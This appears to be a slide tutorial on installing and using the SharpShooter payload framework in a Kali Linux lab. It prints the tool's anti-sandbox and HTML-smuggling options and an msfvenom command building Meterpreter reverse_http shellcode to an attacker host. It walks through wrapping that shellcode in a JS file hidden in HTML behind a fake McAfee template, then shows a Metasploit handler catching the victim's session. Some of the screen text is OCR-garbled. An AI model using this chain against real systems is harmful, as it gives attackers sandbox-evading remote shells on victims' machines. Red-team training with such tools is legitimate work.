



SharpShooter


Information Security Inc.

Contents

- What is SharpShooter?
- Testing Setup
- Installing SharpShooter
- Using SharpShooter
- References

What is SharpShooter?

- SharpShooter is a payload creation framework for the retrieval and execution of arbitrary CSharp source code
- SharpShooter is capable of creating payloads in a variety of formats, including HTA, JS, VBS and WSF.



Testing Setup

- Kali Linux 2018.1

```
    # cat /etc/*rel*
DISTRIB_ID=Kali
DISTRIB_RELEASE=kali-rolling
DISTRIB_CODENAME=kali-rolling
DISTRIB_DESCRIPTION="Kali GNU/Linux Rolling"
PRETTY_NAME="Kali GNU/Linux Rolling"
NAME="Kali GNU/Linux"
ID=kali
VERSION="2018.1"
VERSION_ID="2018.1"
ID_LIKE=debian
ANSI_COLOR="1;31"
HOME_URL="http://www.kali.org/"
SUPPORT_URL="http://forums.kali.org/"
BUG_REPORT_URL="http://bugs.kali.org/"
```

Installing SharpShooter

```
➥# git clone https://github.com/mdsecactivebreach/SharpShooter.git
Cloning into 'SharpShooter'...
remote: Counting objects: 90, done.
remote: Compressing objects: 100% (38/38), done.
remote: Total 90 (delta 40), reused 90 (delta 40), pack-reused 0
Unpacking objects: 100% (90/90), done.
➥# cd SharpShooter/

~/SharpShooter# pip install -r requirements.txt
Collecting jsmin==2.2.2 (from -r requirements.txt (line 1))
  Downloading jsmin-2.2.2.tar.gz
Building wheels for collected packages: jsmin
  Running setup.py bdist_wheel for jsmin ... done
  Stored in directory: /root/.cache/pip/wheels/Fb/5f/9f/8c4a6aaa73d81713a9080d0a7a541da3dc613934eb66ccebcb
Successfully built jsmin
Installing collected packages: jsmin
Successfully installed jsmin-2.2.2
```

Using SharpShooter

- The help menu

```
root@kali:~/SharpShooter# python SharpShooter.py -h

  _____
 /  _  |  _  | /  _  | /  _  | /  _  | /  _  |
|  _  |  _  | |  _  | |  _  | |  _  | |  _  |
|  _  |  _  | |  _  | |  _  | |  _  | |  _  |
|  _  |  _  | |  _  | |  _  | |  _  | |  _  |
|  _  |  _  | |  _  | |  _  | |  _  | |  _  |
 \__\_|__\_| \__\_| \__\_| \__\_| \__\_| \__\_|

Dominic Chell, @domchell, MDSec ActiveBreach, v0.2

usage: SharpShooter.py [-h] [--interactive] [--stageless] [--dotnetver <ver>]
  [--payload <format>] [--sandbox <types>]
  [--delivery <type>] [--rawscfile <path>] [--shellcode]
  [--scfile <path>] [--refs <refs>] [--namespace <ns>]
  [--entrypoint <ep>] [--web <web>] [--dns <dns>]
  [--output <output>] [--smuggle] [--template <tpl>]

optional arguments:
  -h, --help            show this help message and exit
  --interactive          Use the interactive menu
  --stageless            Create a stageless payload
  --dotnetver <ver>    Target .NET Version: 2 or 4
  --payload <format>   Payload type:hta, js, jsa, vba, vbe, vbs, wsf
  --sandbox <types>   Anti-sandbox techniques:
                        [1] Key to Domain (e.g. 1-CONTOSO)
                        [2] Ensure Domain Joined
                        [3] Check for Sandbox Artifacts
                        [4] Check for Bad MACs
                        [5] Check for Debugging
  --delivery <type>   Delivery method: web, dns, both
  --rawscfile <path>  Path to raw shellcode file for stageless payloads
  --shellcode          Use built in shellcode cxcution
  --scfile <path>     Path to shellcode file as CSharp byte array
  --refs <refs>       References required to compile custom CSharp,
                        e.g. mscorlib.dll,System.Windows.Forms.dll
  --namespace <ns>   Namespace for custom CSharp,
                        e.g. Foo.bar
  --entrypoint <ep>  Method to execute,
                        e.g. Main
  --web <web>         URI for web delivery
  --dns <dns>         Domain for DNS delivery
  --output <output>  Name of output file (e.g. maldoc)
  --smuggle           Smuggle file inside HTML
  --template <tpl>   Name of template file (e.g. mcafee)
```

Using SharpShooter

- JS stageless payload

```
~/Desktop$ python Sharpshooter.py --interactive

SharpShooter

Dominic Chell, @domchell, MDSec ActiveBreach, v0.2

[*] Which version of the .NET framework do you want to target?:
[1] v2
[2] v4 (OPSEC WARNING: Uses WScript.Shell)
1

[*] Do you want to create a staged payload? i.e. web/DNS delivery (Y/N) n
[*] Stageless payload creation selected

[*] Select the type of payload to generate:
[1] HTA
[2] JS
[3] JSE
[4] VBA
[5] VBE
[6] VBS
[7] WSP
2

[*] Enter payload to create
2

[*] The following anti-sandbox techniques are available:
[1] Key to Domain
[2] Ensure Domain Joined
[3] Check for Sandbox Artifacts
[4] Check for Bad MACs
[5] Check for Debugging
[0] Done

[*] Insert technique (multiple supported)
```

Using SharpShooter

- JS stageless payload (raw shellcode), starting the reverse TCP handler

```
msf exploit(multi/handler) > show options
Module options (exploit/multi/handler):
  Name  Current Setting  Required  Description
  ----  -
Exploit target:
  Id  Name
  --  -
  0   Wildcard Target

msf exploit(multi/handler) > set EXITFUNC process
EXITFUNC => process
msf exploit(multi/handler) > set LHOST 192.168.10.12
LHOST => 192.168.10.12
msf exploit(multi/handler) > set LPORT 8080
LPORT => 8080
msf exploit(multi/handler) > show options
Module options (exploit/multi/handler):
  Name  Current Setting  Required  Description
  ----  -
Exploit target:
  Id  Name
  --  -
  0   Wildcard Target

msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.10.12:8080
msf exploit(multi/handler) > |
```


Using SharpShooter

- Generating the raw shellcode using msfvenom

```
~/SharpShooter/output$ msfvenom -a x64 -p windows/x64/meterpreter/reverse_http LHOST=192.168.10.12 LPORT=8080 -f raw > RawFormat
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 747 bytes

~/SharpShooter/output$ strings RawFormat
AQAPRQVH1
JJM1
RAQH
AXAX^YZAXAYAZH
YAYZH
wininet
SZM1
192.168.10.12
```

Using SharpShooter

- Using Web Delivery inside HTML

```
PowerShell # python Sharpshooter.py --interactive
          /\  /\  /\  /\  /\  /\  /\  /\  /\  /\  /\  /\  /\  /\  /\  /\  /\  /\  /\  /\  /\  /\
         /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /
        /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /
       /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /
      /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /
     /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /
    /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /
   /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /
  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /
 /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /
/  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /  /

  Dominic Chell, @domchell, MDSec ActiveBreach, v0.2

*) Which version of the .NET framework do you want to target?:
[1] v2
[2] v4 (OPSEC WARNING: Uses WScript.Shell)
*)

*) Do you want to create a staged payload? i.e. web/DNS delivery (Y/N)
*) Slageless payload creation selected

*) Select the type of payload to generate:
[1] HTA
[2] JS
[3] JSE
[4] VBA
[5] VBE
[6] VBS
[7] WSF
*) Enter payload to create
2

*) The following anti-sandbox techniques are available:
[1] Key to Domain
[2] Ensure Domain Joined
[3] Check for Sandbox Artifacts
[4] Check for Bad MACs
[5] Check for Debugging
[0] Done
*) Insert technique (multiple supported)
```

Using SharpShooter

- Using Web Delivery inside HTML

```
*) The following anti-sandbox techniques are available:
[1] Key to Domain
[2] Ensure Domain Joined
[3] Check for Sandbox Artifacts
[4] Check for Bad MACs
[5] Check for Debugging
[0] Done

*) Insert technique (multiple supported)
0

*) Provide path to raw shellcode, e.g. ./sc.raw
./RawFormat

*) Provide name of output file (e.g. "maldoc")
js
*) Written delivery payload to output/js.js

*) Do you want to smuggle inside HTML? [Y/N]
y
*) File [./output/js.js] successfully loaded !
*) Encrypted input file with key [gjsehamnwq]


*) Use a custom (1) or predefined (2) template?
2

[1] Sharepoint
[2] McAfee Scanned File

*) Please select template
2
*) File [./output/js.html] successfully created !
```


Using SharpShooter

- Access the HTML and execute the payload



Using SharpShooter

- Access the HTML and execute the payload



Using SharpShooter

- Access the HTML and execute the payload

```
msf exploit(multi/handler) >
[*] Sending stage (179779 bytes) to 192.168.10.111
[*] Meterpreter session 2 opened (192.168.10.12:8080 -> 192.168.10.111:50645) at 2018-03-09 16:28:25 +0900

msf exploit(multi/handler) > sessions -i

Active sessions
=====

```

Id	Name	Type	Information	Connection
2		meterpreter	x86/windows	192.168.10.12:8080 -> 192.168.10.111:50645 (192.168.10.111)

```
msf exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > █
```

References

- GitHub
<https://github.com/mdsecactivebreach/SharpShooter>
- Official website
<https://github.com/toolswatch/blackhat-arsenal-tools>